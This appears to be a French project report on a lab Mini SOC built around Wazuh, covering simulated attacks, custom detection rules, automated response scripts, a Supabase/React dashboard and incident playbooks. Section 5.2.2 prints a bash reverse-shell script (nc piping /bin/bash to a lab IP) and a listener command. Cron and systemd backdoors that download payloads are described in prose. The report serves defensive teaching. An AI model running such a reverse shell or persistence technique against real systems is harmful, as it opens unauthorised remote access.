Les attaques sont volontairement exécutées à partir d'une machine dédiée, dans un environnement isolé, afin de générer des événements exploitables par le SOC. Ces événements sont ensuite analysés par Wazuh à l'aide de règles et de décodeurs personnalisés, permettant le déclenchement de réponses automatisées (Active Response).

Cette approche permet de démontrer une chaîne de sécurité complète, depuis la simulation d'une attaque jusqu'à l'exécution d'actions défensives automatiques telles que le blocage d'adresses IP, l'arrêt de processus suspects ou la désactivation de comptes compromis. Elle illustre ainsi le rôle central de l'Active Response dans la réduction du temps de réaction face aux incidents de sécurité.

5.1 Objectifs de la simulation

La simulation des attaques a pour objectif principal de valider le fonctionnement opérationnel du Mini SOC mis en place autour de Wazuh. Elle permet de vérifier que les différentes briques de sécurité (collecte des logs, décodage, règles, corrélation et réponses automatisées) fonctionnent de manière cohérente et efficace.

Plus précisément, cette phase de simulation vise à :

- Générer des comportements malveillants réalistes (attaques réseau, brute-force, scans et attaques web) afin de produire des événements exploitables par Wazuh.
- Tester la capacité de détection du SOC à travers les règles et décodeurs configurés, aussi bien sur les logs système que sur les logs applicatifs et réseau.
- Valider le déclenchement automatique des mécanismes d'Active Response suite à la détection d'une attaque.
- Évaluer l'efficacité des réponses automatisées mises en place (blocage d'IP, arrêt de processus, désactivation de comptes).
- Démontrer la réduction du temps de réaction face à un incident grâce à l'automatisation de la défense.

Ces simulations permettent ainsi de reproduire un cycle complet de gestion d'incident, depuis l'attaque initiale jusqu'à la réponse défensive automatique, tout en restant dans un environnement maîtrisé et sécurisé.

5.2 Scripts de simulation d'attaque

Dans le cadre de ce projet, plusieurs scripts de simulation d'attaque ont été développés et exécutés afin de reproduire des comportements malveillants réalistes ciblant l'agent Wazuh et les services qu'il

héberge (DVWA, Apache, SSH). Ces attaques sont lancées de manière automatisée et ont pour objectif principal de démontrer un scénario complet *attaque → détection → réponse automatisée*.

5.2.1 Brute-force SSH

Une attaque de type brute-force SSH a été simulée à l'aide de l'outil `Hydra`, intégré dans un script automatisé. L'attaque repose sur une liste statique de mots de passe (`passwords.txt`) afin de générer de multiples tentatives d'authentification échouées sur le service SSH de l'agent.

Les tentatives répétées sont détectées par Wazuh via l'analyse des logs d'authentification(`/var/log/auth.l` déclenchant des alertes de type brute-force. Selon le seuil atteint, une réponse automatisée est exécutée, notamment le blocage de l'adresse IP source via `firewall-drop` ou la désactivation du compte ciblé.

5.2.2 Reverse shell (C2 simulé)

Afin d'illustrer la notion de *Command & Control* (C2) et de connexions sortantes initiées par une machine compromise, nous avons développé un petit script de reverse shell simulé, exécuté depuis la machine Ubuntu supervisée vers la machine Debian attaquante.

Le principe du reverse shell est le suivant :

— la machine attaquante écoute sur un port TCP donné (`nc -lvnp 4444`) ;
— la machine compromise initie une connexion sortante vers cette IP/port ;
— si la connexion réussit, l'attaquant obtient un shell distant sur la machine compromise.

Dans notre cas, le script se contente de tenter la connexion et de journaliser le résultat, ce qui suffit à générer des événements de sécurité observables dans Wazuh (processus `nc` lancé, tentative de connexion réseau, etc.) :

```
#!/usr/bin/env bash
TARGET_IP="192.168.56.1"   # IP de la machine attaquante dans le lab
TARGET_PORT="4444"

echo "[*] Tentative de reverse shell vers ${TARGET_IP}:${TARGET_PORT}..."

# Tentative de connexion vers l'attaquant (simulation C2)
nc "${TARGET_IP}" "${TARGET_PORT}" </bin/bash 2>/dev/null

if [ $? -ne 0 ]; then
  echo "[-] Connexion    choue   ."
fi

echo "[+] Simulation reverse shell termin e."
```

Côté détection, plusieurs briques de notre Mini SOC interviennent :

— le FIM et la collecte de logs permettent d'identifier la présence et l'exécution du script ;
— les règles Wazuh de surveillance de processus détectent l'exécution d'outils suspects comme `nc` ;
— Suricata et Zeek peuvent remonter les tentatives de connexion sortante vers un port inhabituel de la machine attaquante.

Ce scénario illustre un cas simple de *C2* utilisé dans de nombreuses campagnes d'intrusion, et montre comment une simple tentative de reverse shell peut être corrélée par le SOC à la fois au niveau hôte et réseau.

5.2.3 Scans réseau automatisés

Des scans réseau ont été simulés à l'aide d'un script personnalisé nommé `snort-scans.sh`. Ce script orchestre plusieurs types de scans `Nmap` afin de reproduire des phases de reconnaissance active :

— Scan SYN (`-sS`)

— Scan TCP connect (`-sT`)
— Scan ACK (`-sA`)

Le script exécute également un test de connectivité (`ping`) avant de lancer les scans sur une plage de ports étendue (1–3306). Ces activités sont détectées par Suricata, qui génère des alertes de type scan réseau (ports sensibles, comportements suspects), ensuite collectées et corrélées par Wazuh.

5.2.4 Attaques web avec Nikto

Des attaques web ont été simulées à l'aide de l'outil `Nikto`, ciblant l'application volontairement vulnérable DVWA. Ces tests incluent principalement des scans de vulnérabilités, des tentatives de traversée de répertoires et des requêtes malveillantes courantes.

Les requêtes HTTP générées par Nikto sont enregistrées dans les logs Apache et analysées en temps réel par `Teler`. Les événements suspects détectés sont ensuite transformés en alertes Wazuh via des règles syslog personnalisées. En cas de comportement jugé malveillant, une réponse automatisée est déclenchée, notamment le blocage temporaire de l'adresse IP source par `firewall-drop`.

5.2.5 Backdoor cron

Ce script simule l'installation d'une backdoor via le système de planification cron. L'attaque consiste à créer un fichier dans `/etc/cron.d/` qui exécute une commande malveillante chaque minute. Le script utilise curl ou wget pour télécharger un payload depuis un serveur HTTP contrôlé par l'attaquant, puis configure le job cron pour s'exécuter avec les privilèges root. Cette technique de persistance (MITRE T1053.003) permet un accès maintenu au système.

Règle de détection associée La règle Wazuh 100410 détecte les modifications dans le répertoire `/etc/cron.d/` :

```
<rule id="100410" level="8">
  <if_group>syscheck</if_group>
  <match>/etc/cron.d/</match>
  <description>Modification du fichier daemon de cron</description>
  <group>syscheck, cron, persistence,</group>
</rule>
```

But de la règle : Détecter toute création ou modification de fichiers cron pour identifier les tentatives de persistance malveillante. Le niveau 8 indique une criticité moyenne car les modifications cron peuvent être légitimes mais nécessitent une investigation.

5.2.6 Backdoor systemd

Ce script crée un service système malveillant pour assurer la persistance. L'attaque consiste à générer un fichier de service systemd dans `/etc/systemd/system/` qui se lance automatiquement au boot et se relance en cas d'arrêt. Le service télécharge et exécute un payload depuis un serveur distant, utilisant la directive `Restart=always` pour garantir la résilience. Cette technique (MITRE T1543.002) est plus furtive et résistante que les cron jobs.

Règle de détection associée La règle Wazuh 100520 détecte les modifications de services systemd :

```
<rule id="100520" level="10">
  <if_group>syscheck,</if_group>
  <match>/systemd/system/</match>
  <match>.service</match>
  <description>Modification service systemd detected (FIM)</description>
  <group>syscheck,systemd,persistence,</group>
</rule>
```

But de la règle : Surveiller les créations ou modifications de fichiers `.service` pour détecter les tentatives de persistance via systemd. Le niveau 10 (élevé) reflète le risque critique car les services systemd ont un impact système important.

5.2.7 DoS Synflood

Ce script simule une attaque DOS de type SYN flood. L'attaque utilise l'outil hping3 pour générer un grand nombre de paquets TCP SYN vers une cible spécifique, sans jamais compléter la poignée de main (handshake). Cela épuise les ressources de la cible en maintenant de nombreuses connexions en état `SYN_RECEIVED`, rendant le service indisponible pour les utilisateurs légitimes. Le script permet de contrôler le volume (nombre de paquets) et la vitesse (paquets par seconde) de l'attaque.

5.2.8 SSH configuration attaque

Ce script simule une attaque par modification de la configuration SSH. L'attaque consiste à altérer les fichiers de configuration SSH (comme `/etc/ssh/sshd_config` ou `/.ssh/authorized_keys`) pour créer des accès permanents ou affaiblir la sécurité. Par exemple, l'attaquant peut ajouter sa propre clé SSH publique pour obtenir un accès sans mot de passe, ou désactiver certaines restrictions de sécurité. Cette technique de persistance (MITRE T1562.001) permet un accès maintenu et souvent privilégié.

Règle de détection associée Les règles Wazuh 100210-100211 détectent les modifications de fichiers de configuration SSH :

```
1
2  <rule id="100210" level="10">
3    <if_group>syscheck</if_group>
4    <match>/etc/ssh/sshd_config</match>
5    <description>Modification du fichier de configuration SSH principal</
       description>
6    <group>syscheck,ssh,configuration_change,attack.t1562,</group>
7  </rule>
8
9  <rule id="100211" level="10">
10   <if_group>syscheck</if_group>
11   <match>/etc/ssh/sshd_config.d/</match>
12   <description>Modification du fichier de configuration SSH</description>
13   <group>syscheck,ssh,configuration_change,attack.t1562,</group>
14 </rule>
```

But des règles : Surveiller les modifications des fichiers de configuration SSH pour détecter les tentatives de persistance ou d'affaiblissement de la sécurité SSH. Le niveau 10 (élevé) reflète le risque critique car toute modification de la configuration SSH peut compromettre l'accès au système.

5.2.9 Objectif et validation

L'ensemble de ces scripts de simulation vise à démontrer l'efficacité du Mini SOC mis en place, en illustrant un enchaînement cohérent entre attaques simulées, détection multi-couches (logs, IDS, analyse comportementale) et réponses automatisées. Les alertes et actions correctives sont observables dans l'interface *Threat Hunting* du dashboard Wazuh, confirmant la bonne intégration des mécanismes de défense.

5.3 Scripts de réponse automatisée (défense)

La réponse automatisée (Active Response) constitue un élément central de notre Mini SOC. Elle permet d'exécuter automatiquement des actions défensives sur l'agent supervisé lorsqu'une alerte critique est déclenchée par Wazuh. Dans notre projet, nous avons combiné des scripts fournis nativement par Wazuh et des scripts personnalisés développés afin de répondre à des scénarios spécifiques observés lors des simulations d'attaque.

5.3.1 Active Response : objectifs

La réponse à incident est une étape critique dans la gestion des menaces, en particulier face à des événements de forte sévérité nécessitant une réaction immédiate. En pratique, les équipes de sécurité sont souvent confrontées à un volume élevé d'alertes et à un manque de ressources pour appliquer des mesures correctives rapides et cohérentes.

Le module **Active Response** de Wazuh permet d'automatiser les actions de défense à partir d'événements détectés par le SIEM/XDR. Son objectif principal est de transformer la détection en une réponse immédiate, fiable et reproductible, réduisant ainsi l'impact des attaques et la charge opérationnelle des analystes SOC.

5.3.2 Principe de fonctionnement

L'Active Response repose sur l'exécution automatique de scripts lorsqu'une alerte correspond à des critères précis (ID de règle, niveau de sévérité ou groupe de règles). Les scripts sont exécutés directement sur les agents, ce qui garantit une réaction rapide et locale face à la menace.

Wazuh fournit des scripts prêts à l'emploi (blocage IP, redémarrage de services, suppression de fichiers), tout en permettant l'intégration de scripts personnalisés afin d'adapter la réponse aux besoins spécifiques de l'infrastructure.

5.3.3 Types de réponses automatisées

Deux types de réponses sont distingués :

— **Stateless** : actions ponctuelles et irréversibles (ex. terminaison d'un processus).

— **Stateful** : actions temporaires avec possibilité de retour arrière (ex. blocage IP temporaire).

5.3.4 Notification par e-mail en cas de brute-force SSH

En complément des actions locales (blocage d'IP, désactivation de compte), nous avons prototypé une notification par e-mail lorsqu'une attaque brute-force SSH est détectée.

Un petit script Python (`send_wazuh_bruteforce_mail.py`) s'appuie sur les informations contenues dans l'alerte Wazuh (adresse IP source, utilisateur visé, nombre de tentatives) et envoie un message vers une adresse de supervision :

```
import smtplib
from email.message import EmailMessage

msg = EmailMessage()
msg["Subject"] = "[Mini-SOC] Alerte brute-force SSH"
msg["From"] = "soc@lab.local"
msg["To"] = "analyste@lab.local"
msg.set_content(
    f"Alerte brute-force SSH detectee depuis {src_ip} "
    f"contre l'utilisateur {user} (rule {rule_id})."
)

with smtplib.SMTP("smtp.lab.local", 25) as s:
```

```
14      s.send_message(msg)
```

Ce script peut être appelé soit directement via une règle d'Active Response, soit par l'agent SOC Python lorsque certaines conditions sont réunies (par exemple, seuil de tentatives dépassé ou statut de l'alerte passé à `critical`). Il illustre l'intégration possible entre le Mini SOC et des canaux de notification externes (e-mail, future intégration vers Slack ou Teams). Dans notre Mini SOC, ces mécanismes ont été utilisés pour démontrer des scénarios complets allant de la détection d'une attaque à sa neutralisation automatique.

5.3.5 Scripts natifs utilisés

Parmi les scripts fournis par défaut avec Wazuh, nous avons principalement exploité :
— **firewall-drop** : blocage automatique d'une adresse IP via le pare-feu,
— **host-deny** et **route-null** pour des scénarios de blocage réseau,
— **restart-wazuh** pour redémarrer l'agent après certaines modifications critiques.
Ces scripts permettent une réponse immédiate face aux attaques réseau ou aux comportements suspects sans intervention humaine.

5.3.6 Scripts personnalisés développés

Afin d'aller au-delà des mécanismes standards, plusieurs scripts de réponse personnalisés ont été développés.

Kill-process (`kill-process.py`) Ce script permet de neutraliser un processus malveillant détecté par Wazuh. Il est capable d'identifier et de terminer un processus soit par son **PID**, soit par son **nom**, extrait dynamiquement depuis les données JSON de l'alerte.

```
pid = audit_data.get("pid")
proc_name = audit_data.get("command") or audit_data.get("exe")

if pid:
    kill_process_by_pid(pid)
elif proc_name:
    kill_process_by_name(proc_name)
```

Ce mécanisme est utilisé notamment lors de la détection de processus suspects ou d'outils d'attaque lancés sur la machine supervisée.

Disable-user (`disable-user.py`) Ce script vise à contenir une compromission de compte utilisateur, en particulier lors d'attaques par brute-force ou d'élévation de privilèges. Il identifie automatiquement l'utilisateur à bloquer à partir des champs `srcuser` et `dstuser` de l'alerte, tout en protégeant les comptes critiques.

```
if user != "root" and user != "mini-soc":
    os.system(f"passwd -l {user}")
    os.system(f"pkill -KILL -u {user}")
```

Le script gère également l'action inverse (déblocage) lors de la suppression de l'alerte.

Blocage IP personnalisé (`block_ip.sh`) Ce script implémente un mécanisme de blocage réseau basé sur **nftables**. Il permet d'ajouter ou de supprimer dynamiquement des règles de filtrage en fonction des alertes générées par Wazuh.

```
nft add rule filter input ip saddr $IP drop
```

Cron Backdoor Pour contrer cette attaque, nous avons développé le script `cron-revert.sh` qui s'exécute automatiquement lorsque la règle 100410 déclenche une alerte. Cette réponse symétrique consiste à neutraliser la backdoor cron en :

- **Déplacer le fichier malveillant** : Le script déplace le fichier `/etc/cron.d/z99-backdoor` vers le répertoire de quarantaine `/var/ossec/quarantine/` avec un timestamp unique.
- **Désactiver les permissions** : Le fichier en quarantaine voit ses permissions réduites à 000 pour empêcher toute exécution.
- **Recharger le service cron** : Le script redémarre le service cron pour prendre en compte la suppression du job malveillant.
- **Logger l'action** : Toutes les opérations sont journalisées avec horodatage pour traçabilité complète.

Cette approche symétrique garantit que la backdoor est neutralisée tout en préservant les preuves pour analyse post-incident.

Contrairement aux scripts natifs, cette implémentation offre un contrôle précis sur la gestion des règles et leur suppression via les *handles* nftables.

5.3.7 Intégration avec Wazuh

Les scripts personnalisés sont déclenchés via les balises `<command>` et `<active-response>` dans le fichier `ossec.conf` côté manager. L'exécution effective a lieu sur l'agent, garantissant une réponse locale rapide et limitant l'impact de l'attaque.

L'ensemble de ces mécanismes permet de mettre en œuvre une chaîne complète **détection → décision → action**, illustrant concrètement le rôle de l'Active Response dans un SOC moderne.

6. Extension du Mini SOC : Supabase, Dashboard React

En complément de la pile Wazuh classique (agents, règles, FIM, Zeek, Suricata, Docker), nous avons mis en place une extension moderne du SOC basée sur **Supabase** (PostgreSQL managé + Edge Functions) et une interface **React / Next.js**. L'objectif est de disposer d'un « data lake SOC » pour les événements et d'un tableau de bord personnalisé adapté à nos scénarios d'attaque.

6.1 Modèle de données Supabase

Supabase est utilisé comme base de données centrale pour stocker et exploiter les événements de sécurité en dehors de Wazuh. Plusieurs tables ont été créées spécifiquement pour notre Mini SOC :

- **events** : enregistre les événements bruts provenant des attaques simulées (`source_ip`, `dest_ip`, `event_type`, `severity`, `description`, `mitre_technique`, `created_at`) ;
- **alerts** : vues enrichies d'événements considérés comme des alertes SOC (`title`, `status`, `severity`, `mitre_technique`, `created_at`) ;
- **network_flows** : flux réseau de type Zeek-like (`src_ip`, `dst_ip`, `src_port`, `dst_port`, `protocol`, `bytes_sent`, `duration_ms`, `service`, `is_anomalous`, `threat_score`) ;
- **vulnerabilities** : suivi des vulnérabilités découvertes (`cve_id`, `asset_id`, `title`, `severity`, `cvss_score`, `remediation`, `discovered_at`) ;
- **assets** : inventaire des machines et services supervisés (`hostname`, `ip_address`, `os`, `asset_type`, `criticality`, `last_seen`) ;
- **compliance_controls** : score de conformité (ex. CIS) par contrôle (`control_id`, `framework`, `status`, `score`) ;
- **response_rules** et **response_actions** : couple règle / action permettant de décrire ce qu'il faut faire lorsqu'un certain type d'événement est détecté (blocage IP, isolement de machine, etc.) ;
- **api_calls** : journalisation des appels API pour détecter les abus (`endpoint`, `method`, `source_ip`, `status_code`, `response_time_ms`, `is_anomalous`).

Une vue de synthèse quotidienne (`daily_security_report`) regroupe le nombre d'alertes totales, critiques et hautes, ainsi que le nombre d'alertes ouvertes / fermées pour alimenter les rapports journaliers.

6.2 Fonctions Edge : analyse et automatisation

Supabase permet de déployer des **Edge Functions** (Deno) directement au plus près de la base de données. Nous les utilisons pour automatiser une partie de l'analyse et de la réponse :

- **Analyse de trafic réseau** : une fonction lit la table `network_flows` et renvoie un JSON avec le nombre total de flux, le nombre de flux marqués `is_anomalous`, le nombre de flux à `threat_score` élevé (≥ 70), les protocoles les plus utilisés et la liste des adresses IP les plus suspectes ;

— **Moteur de règles de réponse** : une fonction reçoit un identifiant d'événement, parcourt les entrées `response_rules` actives (`enabled=true, auto_execute=true`) puis crée autant d'entrées `response_actions` que nécessaire ;
— **Détection d'abus API (rate limiting)** : une fonction remplit la table `api_calls`, compte le nombre de requêtes effectuées par une même IP dans une fenêtre de temps (par exemple 60 secondes) et marque la requête comme `is_anomalous` si un seuil de volume ou de latence est dépassé.

Ces fonctions transforment Supabase en véritable « cerveau » intermédiaire entre la détection et l'orchestration des réponses.

6.3 Dashboard React / Next.js connecté à Supabase

Pour exploiter les données collectées et stockées dans Supabase, nous avons développé une interface web en **React / Next.js** jouant le rôle de mini console SOC. Ce tableau de bord personnalisé permet de visualiser, filtrer et suivre les alertes de sécurité de manière centralisée, complémentaire au dashboard natif de Wazuh.

La page principale du tableau de bord affiche :
— deux indicateurs clés (KPI) en haut de page : **Total alerts (24h)** et **Critical alerts**, calculés à partir de la table `alerts` ;
— une table « Dernières alertes » listant les alertes récentes avec les informations essentielles : date, titre, sévérité, statut et techniques MITRE associées ;
— un **filtre par sévérité** (Toutes, low, medium, high, critical) appliqué dynamiquement côté client ;
— un **filtre MITRE** sous forme de champ texte (par exemple `T1110`, `T1190`) permettant de cibler des techniques d'attaque spécifiques ;
— un bouton **Changer statut** pour chaque alerte, faisant évoluer le champ `status` (`new` → `in_progress` → `closed`) directement dans Supabase.

Une seconde page, accessible via la route `/report`, consomme la vue `daily_security_report` et affiche une synthèse des alertes sur les dernières 24 heures : nombre total d'alertes, nombre d'alertes critiques, nombre d'alertes hautes, ainsi que la répartition des alertes ouvertes et fermées. Cette page illustre la fonctionnalité de « reporting et d'analyse de tendances » du Mini SOC.

La figure 6.1 présente le tableau de bord SOC développé en React / Next.js, illustrant la visualisation des alertes, des indicateurs clés et les mécanismes de suivi du cycle de vie des incidents.



FIGURE 6.1 – Tableau de bord SOC personnalisé développé en React / Next.js et connecté à Supabase

Enfin, l'interface a été conçue de manière modulaire afin de pouvoir évoluer vers plusieurs onglets fonctionnels (`Alerts`, `Network`, `Vulnerabilities`, `Compliance`) en réutilisant les tables avancées définies dans Supabase.

6.4 Agent SOC Python et orchestration des réponses

Pour relier le monde Supabase au monde **Wazuh / système**, nous avons développé un **agent SOC** en Python, exécuté sur la machine Ubuntu supervisée.

Cet agent :

- interroge régulièrement la table `response_actions` pour récupérer les actions avec `status='pending'` et `target_host` égal au nom de la machine ;
- met à jour le statut de l'action (`running`, puis `executed` ou `failed`) au fur et à mesure du traitement ;
- exécute localement des commandes de défense selon le type d'action :
  - `block_ip` : insertion d'une règle `iptables -I INPUT -s <IP> -j DROP` pendant un temps donné, puis suppression de la règle ;
  - `isolate_host` : isolation logique de la machine (ex. arrêt d'un service critique, message d'alerte) ;
  - `isolate_and_open_incident` : isolement de la machine puis création d'un incident dans la base (fonctionnalité prévue).

Cet agent permet de démontrer une véritable chaîne « détection → décision → exécution » :

Wazuh (détection) → Supabase (stockage + règles) → Agent Python (actions locales).

Même si les actions restent limitées à un environnement de laboratoire (blocage d'IP temporaire, isolation logique), ce mécanisme illustre le fonctionnement d'une plateforme de type SOAR adossée à un SIEM.

7. Playbooks de réponse aux incidents

7.1 Objectifs des playbooks

Les playbooks constituent des guides opérationnels destinés à assister les analystes SOC lors de la gestion d'incidents de sécurité. Ils décrivent de manière structurée les étapes à suivre pour identifier, analyser, contenir et documenter un incident détecté par les différents composants de l'infrastructure.

Contrairement aux mécanismes de réponse automatisée AR, les playbooks ne déclenchent aucune action technique automatiquement. Ils servent de référence méthodologique, garantissant une réponse cohérente, reproductible et conforme aux bonnes pratiques, aussi bien dans un contexte pédagogique que professionnel.

Les objectifs principaux des playbooks sont :

— Standardiser la gestion des incidents de sécurité.
— Réduire le temps d'analyse et de prise de décision.
— Guider l'analyste SOC étape par étape, du déclenchement à la clôture de l'incident.
— Faciliter la documentation et le retour d'expérience.

7.2 Principe et structure des playbooks

Chaque playbook est conçu autour d'un scénario d'attaque spécifique détecté par le SOC. Dans ce projet, plusieurs playbooks ont été élaborés, parmi eux on trouve :

— `SSH-bruteforce.md` : attaques par force brute SSH,
— `Scans_reseaux.md` : scans réseau (Nmap, Netcat),
— `Nikto.md` : attaques et scans web.

Tous les playbooks suivent une structure commune afin de garantir leur lisibilité et leur efficacité opérationnelle :

1. **Déclencheur (Trigger)** : description des alertes Wazuh à l'origine de l'incident (Rule ID, niveau, message, source de logs).
2. **Triage initial** : premières vérifications à effectuer dans le dashboard Wazuh pour qualifier l'incident.
3. **Analyse technique** : analyse approfondie via les logs système, les outils de sécurité et les services exposés.
4. **Confinement (Containment)** : actions recommandées pour limiter l'impact de l'attaque (manuelles ou via Active Response).
5. **Remédiation** : mesures correctives et de durcissement pour éviter une récidive.
6. **Clôture et documentation** : formalisation de l'incident et capitalisation.

Cette approche permet de rapprocher le fonctionnement du Mini SOC d'un SOC réel, où les playbooks jouent un rôle central dans la gestion structurée et professionnelle des incidents de sécurité.

Chaque table dispose de Row Level Security (RLS) et d'indexes optimisés pour les requêtes fréquentes.

8. Conclusion

Ce projet a permis de concevoir et de mettre en œuvre un Mini SOC opérationnel, démontrant les capacités actuelles de Wazuh en tant que plateforme SIEM/EDR/XDR. L'infrastructure déployée intègre une détection multi-couches (hôte, réseau, applicatif) avec des mécanismes d'Active Response automatisés.

Résultats atteints

Infrastructure

Une architecture stable composée de Wazuh Manager dockerisé, agent Ubuntu supervisé et machine Debian pour tests contrôlés.

Détection validée

— **Réseau** : Zeek, Suricata IDS, scans détectés et bloqués
— **Web** : Teler détectant Nikto, traversal directory, attaques CVE
— **Système** : Monitoring Docker, détection backdoors cron/systemd

Réponses automatisées

Mise en œuvre d'Active Response multi-vecteur : blocage IP, terminaison processus, désactivation comptes, suppression backdoors.

Limitations et perspectives

Points limitants

— Listes de réputation statiques (amélioration : threat feeds temps réel)
— Absence de machine learning (amélioration : détection anomalies basée ML)
— Pas d'intégration ticketing/SOAR (amélioration : JIRA, ServiceNow)

Travaux futurs recommandés

1. Cluster Wazuh haute disponibilité
2. Machine learning pour détection comportementale
3. Threat intelligence feeds en temps réel

Ce Mini SOC démontre qu'une détection efficace et une réponse rapide aux incidents sont aujourd'hui réalisables avec des outils open-source. L'architecture proposée peut être déployée dans des contextes pédagogiques ou professionnels, et peut servir de base à une évolution vers un SOC plus mature et complet.

Bibliographie

[1] Wazuh Documentation, *Active Response*, Wazuh, 2025.
`https://documentation.wazuh.com/current/compliance/pci-dss/active-response.html`

[2] Wazuh Documentation, *File Integrity Monitoring*, Wazuh, 2025.
`https://documentation.wazuh.com/current/user-manual/capabilities/file-integrity/index.html`

[3] Zeek Project, *Zeek Documentation*, 2025.
`https://docs.zeek.org/en/stable/`

[4] Suricata IDS/IPS, *Suricata Official Documentation*, 2025.
`https://suricata.readthedocs.io/en/latest/`

[5] Docker Inc., *Docker Documentation*, 2025.
`https://docs.docker.com/`